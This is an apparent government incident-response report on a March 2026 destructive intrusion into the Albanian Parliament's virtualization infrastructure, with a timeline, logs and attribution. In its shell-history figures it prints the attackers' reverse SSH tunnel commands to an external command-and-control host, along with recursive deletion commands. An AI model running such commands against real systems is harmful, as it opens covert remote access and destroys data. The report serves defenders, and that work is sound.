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**REPUBLIC OF ALBANIA  
NATIONAL CYBER SECURITY AUTHORITY**

## **Analysis of the cyber incident against the Parliament**

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## FORWARD

This report was prepared to document and analyze a significant cybersecurity incident that affected the infrastructure of the Parliament of the Republic of Albania. The content of the report is based on the information available at the time of the analysis and includes technical data, open source intelligence, and artifacts collected during the incident management.

The purpose of the report is to inform and raise awareness among stakeholders on the nature, assessment and impact of this cyber incident. This report is not considered final, as updates may follow based on further discoveries.

Some of these restrictions include:

**First phase:**

**Information Sources:** The report was prepared based on information made available by the operator of the affected infrastructure, as well as analysis of artifacts collected during the incident management process. Open sources (OSINT) were also used, including public data, third-party technical analysis, and threat indices. It should be noted that some of the information may not reflect the latest real-time developments.

**Second phase:**

**Analysis Details:** Due to source limitations, some aspects of the malicious details and cyberattack may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

**Third phase:**

**Limited Analysis:** Due to the complex nature of the cyberattack, analysis may be limited in some aspects. Interpretation of the event is subjective and may be affected by the absence of some key data.

**Fourth phase:**

**Information Security:** All information contained in this report is confidential and presented only to the affected entity/infrastructure. The use of open source data has been made in accordance with the principles of privacy protection and accuracy assessment. Any distribution or use outside this purpose should only be done with appropriate authorization.

AKSK reserves the right to update or modify the content of this report without prior notice.

**Use and Limitation of Liability:** *This report has been prepared with the aim of providing the most complete and accurate overview of the cybersecurity incident that occurred. Its content is based on the information available during the analysis period and may not include all aspects of the attack or subsequent developments that may have occurred. The authors and the relevant institutions are not responsible for decisions or actions that may be taken as a result of using this report in inappropriate ways or outside its original context, as well as for any damages that may be caused by this. The use of this report should be reserved only for authorized parties and in accordance with the informational and protective purpose for which it was drafted. Any interpretation, distribution or use of the report outside this purpose requires specific authorization*

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## **EXECUTIVE SUMMARY**

On March 10, 2026, the infrastructure of the Albanian Parliament was the subject of a sophisticated cyber attack, characterized by destructive goals: deleting data and servers in the ICT infrastructure as well as obtaining and exfiltrating sensitive information. The Telegram channel named “Homeland Justice” claimed responsibility through a public post, where it published about the compromise of the Parliament’s systems.

**Immediately after the incident was reported by the affected institution and following confirmation**

of the need for support sent by the Parliament (part of the list of Critical Information Infrastructures), the National Cyber Security Authority (AKSK) established a working group dedicated to managing the incident, preventing the cyberattack from spreading further in the infrastructure, and taking the necessary measures to restore the services.

### **Damage caused and initial assessment**

Initial assessment shows that a total of 183 virtual machines in the VDI environment were deleted, as well as a significant portion of user data on the file share server. The volume of data affected at the virtual infrastructure level is estimated to be around \*\*\*\* TB (VMDK), while a partial data extraction of around \*\*\*\* MB has also been identified.

As a result of the incident, the Assembly staff currently did not have access to the VDI environment, which is a key component for the daily operations of end users. However, the core infrastructure of critical servers, the official email system and public services were not affected and continue to be functional. The preliminary assessment classifies this incident as having a significant operational impact, but limited to the virtualization and end user segments.

### **Incident response**

The AKSK team was divided into four parallel groups to enable the resolution of the situation and the recovery of the affected infrastructure. These groups were:

- 1. Threat Hunters** – focused on identifying and neutralizing persistent threats.
- 2. Digital Forensics and Malicious File Analyzers** – to analyze compromised systems, identify the origin and method of compromise, and analyze any suspected malware components.
- 3. Restoration of critical services** – to restore the essential services of the Municipality of Tirana and its subordinate institutions, safely and in the shortest possible time.
- 4. Gap identification and rehabilitation plan development** – to identify safety deficiencies and prepare a detailed plan for future improvement and prevention.

### **Attack vector and chain of compromise**

The attack began through an unauthorized remote access through the VPN infrastructure, using compromised credentials of a third party that provides services to the Parliament of Albania. This scenario represents a typical case of supply *-chain compromise* , where malicious actors used the trustworthiness of existing access to bypass security mechanisms and penetrate the institution's internal network.

After securing initial access via VPN, the attackers managed to access an internal server, which was used as a *jump host* , serving as an intermediary point for lateral movement in the network. This server enabled extended access to virtual infrastructure environments, creating a centralized

point of control for malicious activity and making it difficult to track them.

The evidence collected shows that the attackers used IP addresses hosted on VPS infrastructure, including IPs from the Netherlands 107[.]189.22.170 and Albania 87[.]121.162.182, which are suspected of being used as Command and Control Servers (C2), as well as to generate traffic to the compromised infrastructure.

Following the compromise, the virtualization environment (*vSphere*) was penetrated, where the attackers performed destructive actions by deleting a significant number of virtual machines (183 VMs) connected to the VDI environment. In parallel, user data on *file shares* was also deleted, and attempts to manipulate and delete data volumes at the infrastructure level (\*\*\*\* TB VMDK) were identified.

The materials subsequently published on public channels (Telegram) turn out to have been taken from the ARKIVA file share and not from the email system (Exchange), confirming the focus of the attack on data storage environments and not on official communications.

### **Attribution of the attack**

Based on the identified technical indicators, the manner of execution of the attack, and the analysis of the operational context, this incident presents a clear match with the activities of advanced state actors, affiliated with the Islamic Republic of Iran – part of the Iranian Ministry of Intelligence.

An important element in support of this attribution is the publication of compromised materials on the Telegram channel "*Homeland Justice*", which has historically served as a propaganda platform for cyber operations linked to Iranian actors, targeting state institutions, but not only, in Albania.

Analysis of the attack chain shows the use of advanced (TTP) and repeated techniques, which include:

- using access through third parties (supply-chain compromise),
- using valid credentials to access the VPN,
- lateral movement in the network via a jump host,
- combining destructive actions (deletion of data and VMs) with information exfiltration,
- using VPS infrastructure for command and control (C2).

Also, the use of a hybrid approach that combines damage to infrastructure (data destruction) with the publication of data for the purposes of political influence and pressure is characteristic of previous operations associated with these actors.

### **Restoration of services**

After the cybersecurity incident was identified and isolated, the recovery and infrastructure strengthening process was carried out in close cooperation between the incident response team and

the Assembly's IT Directorate, by taking the following measures:

#### **1. Restoration of Critical Services**

- In coordination with the Parliament's IT, the restoration of vital services of the vSphere environment was carried out, enabling the gradual restoration of basic infrastructure functionalities.

#### **2. Rebuilding Virtual Infrastructure**

- A complete rebuild of the VDI cluster from scratch was undertaken, in a clean and verified environment.
- The reconstruction of users' virtual machines was carried out, guaranteeing their integrity and security before returning to operation.

#### **3. Network Fortification and Firewall Rules**

- In collaboration with the Assembly's IT, firewall fortification rules were applied, including:
  - restricting access only to authorized IPs and services,
  - interrupting and blocking unauthorized access by cyber actors ,
  - strengthening control of incoming and outgoing traffic,

#### **4. Data Recovery Efforts**

- In coordination with IT structures, efforts have been undertaken to recover data, using:
  - existing backups,
  - available snapshots,
  - forensic analysis in datastore.

#### **5. Additional Security Measures**

- A reset of critical credentials and strengthening of authentication policies has been implemented.
- A review of third-party access, especially VPN connections, has been conducted.
- The level of monitoring and analysis of logs in the infrastructure has increased.

## **TECHNICAL INFORMATION**

On **March 10, 2026** , a cybersecurity incident was reported that affected part of the IT

infrastructure of the Parliament of Albania.





Figure 1 Chain of Compromise – Kill-chain Framework

Preliminary analysis showed that the initial access to the institution's network was achieved through a **VPN connection**, using **compromised credentials of a third party** ( \*\*\*\*\* – \*\*\*\*\* ) that provides services for the *e\*\*\*\*\* portal* for the Parliament. This scenario fits a well-known attack model called *supply-chain compromise*, where attackers exploit the access of external partners to access the systems of an institution or organization.



*Figure 2 Compromised Third Party Credentials*

After accessing the network, the attacker managed to move within the internal infrastructure and access the internal portal server. During this process, data deletion actions were identified on several systems and temporary disruptions of several internal services used by staff.

Preliminary verifications show that **server backups and disaster recovery infrastructure** are available, which enables the restoration of systems and servers in a relatively short time.

**National Cyber Security Authority (AKSK)** team, in collaboration with experts from the Assembly institution, immediately took action to **isolate the incident, analyze it, and recover critical services** .

Immediately after identifying the incident, AKSK activated incident response procedures and organized work on several parallel lines to:

- incident analysis and identification of the method of compromise,
- isolation of affected systems,
- restoring critical services,
- Continuous monitoring of infrastructure for suspicious activities.

In cooperation with the Assembly's technical experts, the following measures have been taken:

- analyzing system and device logs,
- verifying the integrity of servers and virtual infrastructure,
- restoring servers from verified clean backups ,
- re-creation and restoration of some internal systems,

The collected evidence reveals a chain of activities that begins with access via SSL VPN from IP 87.121.162.182, continues with lateral movement and SSH access to internal hosts, with the creation of a reverse SSH tunnel for external access, with repeated attempts to authenticate to **vSphere** from the internal host 1\*\*\*\*\*, with success in authenticating as Administrator, then with changing the vSphere password and finally, with manual deletion of virtual machine files directly in the ESXi datastore via VMware API vim.FileManager.deleteFile.

```

ssh Administrator@107.189.22.170
ping yahoo.com
ping 107.189.22.170
ssh 147.45.221.49:
ssh 147.45.221.49
ssh Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443
ssh Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443
ping
history

```

Figure 3 Commands executed - history.exe

```

ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170
ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443 &
ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443 | echo ab1234321
echo ab1234321@|ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443

ping 1
ping parliament.al
telnet parliament.al 443
screen -S tmp
ping .parlament.al
ping .parlament.al
ping parliament.al
ping 10.
telnet 1
telnet 1

```

Figure 4 Commands executed - history.exe

## CHRONOLOGY OF EVENTS

| Date / time             | spring       | event   | Result                                     |
|-------------------------|--------------|---|--|
| 09/03/2026,<br>03:14:21 | rootGFWF.log | The first time activity is detected from the Albanian VPS 87.121.162.182 via SSL VPN. | Suspected entry point into infrastructure. |
| 09/03/2026,<br>03:16:42 | rootGFWF.log | The first successful login from IP 87.121.162.182 via                                 | Confirms that the attempt was allowed      |

|   |                         |   |  |
|---|-------------------------|---|--|
|   |                         | SSL VPN is recorded.  | by the Firewall.   |
| 09/03/2026,<br>03:18:54   | DMZFW.log               | Failed attempt from IP 1***** (IP from VPN pool) to 1***** with RDP, port 3389  | Attempted access to DC.  |
| 09/03/2026,<br>03:19:32   | DMZFW.log               | First SSH attempt to 1*****from 1***** (IP from VPN pool) is detected.  | The first attempt to connect the SSL VPN login attempt from the Albanian VPS to the IP taken from the VPN pool and the attempt to 1***** |
| 09/03/2026,<br>03:24:36   | DMZFW.log               | First successful connection to 1***** via ssh.  | Confirms access to 1*****.   |
| 09/03/2026<br>–<br>10/03/2026<br>Until<br>10/03/2026,<br>11:07:08 | rootfw.log              | Connection attempts and sessions from the same VPS continue; the last connection accept was recorded on 10/03/2026 at 11:07:08.                   | It indicates persistence and continuous use of the access channel.   |
| 09/03/2026,<br>02:21:02   | auth.log<br>1*****      | According to the records, the first SSH success is recorded with the user "*****", from a source connected to the VPN pool 1***** towards 1*****. | Requires chronological verification, as the time appears to be earlier than the SSL VPN receipt of the evening of the same date.         |
|   | SSH / commands          | Other SSH connections are detected at different times with the same user and with parallel sessions.  | It suggests ongoing operational activity on the compromised host.  |
|   | Internal host<br>1***** | The same command is also detected by the internal IP  | Indicates use of more than one internal host   |

|                                 |                          |   |   |
|---------------------------------|--------------------------|---|---|
|                                 |                          | 1*****.   | or relocation of activity.  |
| After SSH access                | SSH tunnel               | A reverse SSH tunnel is created, allowing the compromised host to be accessed from 107.189.22.170:8080.   | The internal host is used as a proxy/pivot for further access to the internal network.        |
| 09/03/2026, 04:18:25 – 21:12:57 | websso.log               | From 1*****, a long series of failed logins with the Administrator user "K*****" is recorded.             | Strong indicator of password spray or brute force against vSphere SSO.                        |
| 09/03/2026, 21:42:56            | websso.log               | A 200 OK response is logged with the vSphere Administrator user.  | The moment of successful compromise of the administrative account.                            |
| 10/03/2026, 04:14:43            | localhost_access_log.txt | A file called vmsForDatacenter_Name.csv is downloaded.  | Suspected to be a file with information on all VMs created                                    |
| 10/03/2026, 08:16:13            | ssoAdminServer.log       | The vSphere password change is identified.  | Typical action after compromise to consolidate control and exclude legitimate administrators. |
| 10/03/2026, 09:06:54            | vSphere logs             | A connection is detected in vSphere from 1*****.  | Confirms active use of the access gained in the virtual environment.                          |
| 10/03/2026, 10:11:24 – 10:54:04 | websso.log<br>1*****     | From the other tunnel/host 1***** there are continuous failed login attempts with the Administrator user. | Continuing testing with invalid credentials after changing the password.                      |
| 10/03/2026, 10:40:19            | ESXi / VMware API        | Manual deletion of VM files (.vmdk, .vmx, etc.) directly  | Key moment of sabotage/destruction  |

|  |  |   |                             |
|--|--|---|-----------------------------|
|  |  | from the datastore is started. On the host *****, the API vim.FileManager.deleteFile is called. | of the virtual environment. |
|--|--|---|-----------------------------|

## MAIN FINDINGS

- The initial access vector, according to the records, connects to SSL VPN from IP 87.121.162.182.
- After entry, the internal jump hosts 1\*\*\*\*\* and 1\*\*\*\*\* are used for lateral movement and as intermediate points for further actions.
- Creating a reverse SSH tunnel to 107.189.22.170:8080 for the purpose of accessing internal services
- Multiple failed attempts to vSphere, followed by a 200 OK as Administrator, support the password spray/brute force hypothesis.
- Changing the vSphere password after successful authentication indicates a consolidation phase of compromise.
- The vim.FileManager.deleteFile API call in the datastore constitutes direct evidence for manual destructive deletion of VM files.

The SSH "first success" at **02:21 AM (09/03/2026)** should be reevaluated, as it chronologically precedes the **SSL VPN accept event (03:14 AM, same day)** and cannot be associated with the same session.

87.121.162.182 is first detected with SSL VPN attempts on 09/03/2026 at 3:14:41 AM .

| Time                     | Event   |
|--------------------------|---|
| 3/9/26<br>3:14:41.000 AM | date=2026-03-09 time=03:14:41 eventtime=1773022481311853993 tz="+0100" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 rrcport=49757 srcintf="port16" srcintfrole="wan" dstip=[redacted] dstintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionId=43034659 proto=6 action="client-rst" policyid=4 policytype="policy" poluid="548eb45e-755f-51ed-ea2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCPI1443" transisp="noop" appcat="unscanned" duration=5 sentbyte=172 rcvbyte=139 sentpkt=4 rcvdpkt=3<br>host = [redacted] service = SSLVPN-TCPI1443 source = disk-traffic-forward-2026_03_13_rootGFWFWlog.txt sourcetype = asfaf    |
| 3/9/26<br>3:14:41.000 AM | date=2026-03-09 time=03:14:41 eventtime=1773022481311852698 tz="+0100" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 rrcport=49758 srcintf="port16" srcintfrole="wan" dstip=[redacted] dstintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionId=43034672 proto=6 action="client-rst" policyid=4 policytype="policy" poluid="548eb45e-755f-51ed-ea2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCPI1443" transisp="noop" appcat="unscanned" duration=5 sentbyte=744 rcvbyte=7088 sentpkt=10 rcvdpkt=11<br>host = [redacted] service = SSLVPN-TCPI1443 source = disk-traffic-forward-2026_03_13_rootGFWFWlog.txt sourcetype = asfaf |
| 3/9/26<br>3:14:43.000 AM | date=2026-03-09 time=03:14:43 eventtime=1773022482451852254 tz="+0100" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 rrcport=49760 srcintf="port16" srcintfrole="wan" dstip=[redacted] dstintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionId=43034658 proto=6 action="client-rst" policyid=4 policytype="policy" poluid="548eb45e-755f-51ed-ea2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCPI1443" transisp="noop" appcat="unscanned" duration=5 sentbyte=840 rcvbyte=7088 sentpkt=8 rcvdpkt=11<br>host = [redacted] service = SSLVPN-TCPI1443 source = disk-traffic-forward-2026_03_13_rootGFWFWlog.txt sourcetype = asfaf  |

Figure 5 SSLVPN access attempt from IP:87.[.]121[.]162[.]182

Successful access (accept) occurs at 3:16:42 AM on the same date.

| Time                     | Event  |
|--------------------------|--|
| 3/9/26<br>3:16:42.000 AM | date=2026-03-09 time=03:16:42 eventtime=1773022602171861670 tz="+0100" logid="0000000020" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 rrcport=49762 srcintf="port16" srcintfrole="wan" dstip=[redacted] dstintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionId=43034702 proto=6 action="accept" policyid=4 policytype="policy" poluid="548eb45e-755f-51ed-ea2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCPI1443" transisp="noop" appcat="unscanned" duration=123 sentbyte=12392 rcvbyte=13507 sentpkt=85 rcvdpkt=89<br>host = [redacted] service = SSLVPN-TCPI1443 source = disk-traffic-forward-2026_03_13_rootGFWFWlog.txt sourcetype = asfaf |

Figure 6 Successful SSLVPN access from IP:87.[.]121[.]162[.]182

This VPS has made continuous attempts during the period 09/03/2026 – 10/03/2026 , with the last access received being on 10/03/2026 at 11:07:08 AM .

| Time                          | Event  |
|-------------------------------|--|
| 10/03/2026<br>11:07:08.000 AM | date=2026-03-10 time=11:07:08 eventtime=1773137228851861093 tz="+0100" logid="0000000020" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 rrcport=65202 srcintf="port16" srcintfrole="wan" dstip=[redacted] dstintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionId=44709261 proto=6 action="accept" policyid=4 policytype="policy" poluid="548eb45e-755f-51ed-ea2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCPI1443" transisp="noop" appcat="unscanned" duration=371 sentbyte=15723 rcvbyte=14467 sentpkt=123 rcvdpkt=129<br>host = [redacted] service = SSLVPN-TCPI1443 source = disk-traffic-forward-2026_03_10_rootGFWFWlog.txt sourcetype = asfaf |

Figure 7 Access attempt and successful access

SSH logs show login with user e.legislation from the VPN gateway pool IP ( 10.212.212.1 ) to 10.10.100.82 , also confirmed by authentication logs.

| Time                     | Event   |
|--------------------------|---|
| 3/9/26<br>3:17:44.000 AM | date=2026-03-09 time=03:17:44 eventtime=177302264511852470 tz="+0100" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="DMZ-FW" srcip=10.212.212.1 rrcport=58711 srcintf="[redacted]" srcintfrole="undefined" dstip=10.10.100.82 dstintf="lan" srccountry="Reserved" dstcountry="Reserved" sessionId=43034743 proto=17 action="accept" policyid=7 policytype="policy" poluid="7fccc5a6-1357-51ef-15ea-f977e32923c0" policyname="[redacted]" user="e.legislation" authserver="e.legislation" service="[redacted]" transisp="noop" appcat="unscanned" duration=180 sentbyte=63 rcvbyte=214 sentpkt=1 rcvdpkt=1<br>host = [redacted] service = Web Access source = disk-traffic-forward-2026_03_13_DMZFWlog.txt sourcetype = ppol |

Figure 8 Login to the e\*\*\*\*\* portal

Auth logs 1\*\*\*\*\*ssh

The first login with success status for user e\*\*\*\*\* was recorded on 09/03/2026 at 02:21:02 AM from IP 1\*\*\*\*\* (VPN gateway).

| i | Time                     | Event  |
|---|--------------------------|--|
| > | 3/9/26<br>2:21:02.000 AM | Mar 9 02:21:02 exist sshd[1615274]: pam_unix(sshd:session): session opened for user e [redacted] (uid=1000) by (uid=0)<br>host = [redacted] source = auth.log sourcetype = asdad |
| > | 3/9/26<br>2:21:02.000 AM | Mar 9 02:21:02 exist sshd[1615274]: Accepted password for e [redacted] from [redacted] port 57080 ssh2<br>host = [redacted] source = auth.log sourcetype = asdad                 |
| > | 3/9/26<br>2:20:36.000 AM | Mar 9 02:20:36 exist sshd[1615272]: Connection reset by 1 [redacted] port 57079 [preauth]<br>host = [redacted] source = auth.log sourcetype = asdad                              |

Figure 9 Login success for user existitor

Then, several other connections at different times with the same user are identified, including **parallel sessions** .

By analyzing the **auth logs** on the server **1\*\*\*\*\*** , continuous SSH activity with the user **e\*\*\*\*\*** from the VPN gateway IP ( **1\*\*\*\*\*** ) is evidenced during **09/03/2026** . After the first successful login at **02:21:02 AM** , other successful connections are observed in close time intervals, specifically at:

- **03:00:24 AM**
- **03:17:43 AM**
- **04:55:50 AM**

|   |                          |  |
|---|--------------------------|--|
| > | 3/9/26<br>3:00:24.000 AM | Mar 9 03:00:24 exist sshd[1615749]: Accepted password for e [redacted] from 1 [redacted] port 50674 ssh2<br>host = [redacted] source = auth.log sourcetype = asdad |
|---|--------------------------|--|

Figure 10 Access granted at 03:00:24 AM

|   |                          |  |
|---|--------------------------|--|
| > | 3/9/26<br>3:17:43.000 AM | Mar 9 03:17:43 exist sshd[1616130]: Accepted password for e [redacted] from 1 [redacted] port 62648 ssh2<br>host = [redacted] source = auth.log sourcetype = asdad |
|---|--------------------------|--|

Figure 11 Access granted at 03:17:43 AM

|   |                          |  |
|---|--------------------------|--|
| > | 3/9/26<br>4:55:50.000 AM | Mar 9 04:55:50 exist sshd[1617052]: Accepted password for e [redacted] from [redacted] port 54565 ssh2<br>host = [redacted] source = auth.log sourcetype = asdad |
|---|--------------------------|--|

Figure 12 Access granted at 04:55:50 AM

These repeated attempts indicate **continuous access and potentially parallel sessions** by the same user through the VPN. The command history on the system shows the execution of the command:

`ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107[.]189[.]22[.]170 -p 443`

```
rtmp begins Mon Oct 31 15:23:54 2022
ortaleditor@portal:~$ history
1 history
2 cd /var/www
3 ls -
4 ls -la
5 ls -la html/
6 ls -la portal/
7 ls -la portal/web
8 ls -la portal/web/robots.txt
9 cat portal/web/robots.txt
10 ping
11 cd /
12 rm * /f /m
13 rm -f / *
14 rm -f -r / *
15 ls
16 ls -la
17 cd /var/www
18 ls
19 rm -f -r *
20 sudo -s
21 su
22 md HomeLand
23 ping
24 ping .parlament.al
25 ls
26 ls -ls
27 ssh
28 ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107.189.22.170 -p 443
29 iast
30 history
ortaleditor@portal:~$
```

Figure 13 StrictHostKeyChecking login with reverse proxy

This indicates the creation of a reverse SSH tunnel to the external IP 107.189.22.170 on port 443, allowing external access to the internal system. This activity represents a potential compromise and use of the server for unauthorized access and pivoting to the internal infrastructure.

The same command is also recorded on the internal IP 1\*\*\*\*\*.

After the connection is successfully established, a **reverse SSH tunnel is created**, which allows the attacker to access the compromised machine from the outside. Specifically, by connecting to **107.189.22.170:8080**, he manages to access the internal host.

The purpose of this configuration is to provide continuous access to the internal network, using the Ubuntu machine as a **proxy/pivot point** for lateral movement and communication with the external infrastructure (C2).

The identified traffic shows **bidirectional communication with the C2 server**, which reinforces indications of active compromise and external control over the system.




Figure 14 Communication with Command and Control

From the traffic analysis in Siem, continuous and bidirectional communication is evidenced between the internal host **1\*\*\*\*\*** and the external IP **107.189.22.170**.

Connections appear first on port **22 (SSH)**, followed by traffic on **port 443 (SSL/TLS)**, as well as ICMP exchanges, indicating an active and stable communication channel.

| Time                    | Internal IP    | External IP     | Port | Protocol | Service          | Bytes   | Packets |
|-------------------------|----------------|-----------------|------|----------|------------------|---------|---------|
| Mar 9, 2026, 2:25:40 AM | [REDACTED]     | 185.125.190.56  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 2:25:50 AM | [REDACTED]     | 185.125.190.58  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 2:26:01 AM | [REDACTED]     | 91.189.91.157   | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 2:26:11 AM | [REDACTED]     | 185.125.190.57  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 2:35:43 AM | [REDACTED]     | 4.232.99.0      | 443  | tcp_ip   | SSL/TLS          | 2,008   | 7,845   |
| Mar 9, 2026, 2:57:27 AM | [REDACTED]     | 4.232.99.0      | 443  | tcp_ip   | SSL/TLS          | 2,112   | 7,587   |
| Mar 9, 2026, 3:00:29 AM | [REDACTED]     | 185.125.190.58  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 3:00:40 AM | [REDACTED]     | 185.125.190.56  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 3:00:50 AM | [REDACTED]     | 185.125.190.57  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 3:01:00 AM | [REDACTED]     | 91.189.91.157   | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 3:04:31 AM | [REDACTED]     | 4.232.99.0      | 443  | tcp_ip   | SSL/TLS          | 2,060   | 6,690   |
| Mar 9, 2026, 3:07:14 AM | [REDACTED]     | 4.232.99.0      | 443  | tcp_ip   | SSL/TLS          | 2,136   | 9,401   |
| Mar 9, 2026, 3:15:32 AM | [REDACTED]     | 4.232.99.0      | 443  | tcp_ip   | SSL/TLS          | 2,060   | 6,944   |
| Mar 9, 2026, 3:19:53 AM | [REDACTED]     | 91.189.91.49    | 443  | tcp_ip   | SSL/TLS          | 1,480   | 10,888  |
| Mar 9, 2026, 3:32:55 AM | [REDACTED]     | 4.232.99.0      | 443  | tcp_ip   | SSL/TLS          | 2,008   | 6,616   |
| Mar 9, 2026, 3:35:19 AM | [REDACTED]     | 185.125.190.56  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 3:35:29 AM | [REDACTED]     | 185.125.190.57  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 3:35:36 AM | [REDACTED]     | 185.125.190.58  | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 3:35:49 AM | [REDACTED]     | 91.189.91.157   | 123  | udp_ip   | Misc NTP         | 76      | 0       |
| Mar 9, 2026, 3:36:31 AM | [REDACTED]     | 4.232.99.0      | 443  | tcp_ip   | SSL/TLS          | 2,008   | 6,708   |
| Mar 9, 2026, 3:45:18 AM | [REDACTED]     | [REDACTED]      | N/A  | icmp_ip  | ICMPEcho-Reply   | 336     | 0       |
| Mar 9, 2026, 3:45:18 AM | [REDACTED]     | [REDACTED]      | N/A  | icmp_ip  | ICMPEcho-Reply   | 336     | 0       |
| Mar 9, 2026, 3:59:25 AM | [REDACTED]     | 107.189.22.170  | 22   | tcp_ip   | RemoteAccess SSH | 420     | 0       |
| Mar 9, 2026, 4:01:01 AM | [REDACTED]     | 107.189.22.170  | 22   | tcp_ip   | RemoteAccess SSH | 240     | 0       |
| Mar 9, 2026, 4:01:17 AM | 74.6.231.21    | [REDACTED]      | N/A  | icmp_ip  | ICMPEcho-Reply   | 504     | 0       |
| Mar 9, 2026, 4:01:17 AM | [REDACTED]     | 74.6.231.21     | N/A  | icmp_ip  | ICMPEcho-Reply   | 504     | 0       |
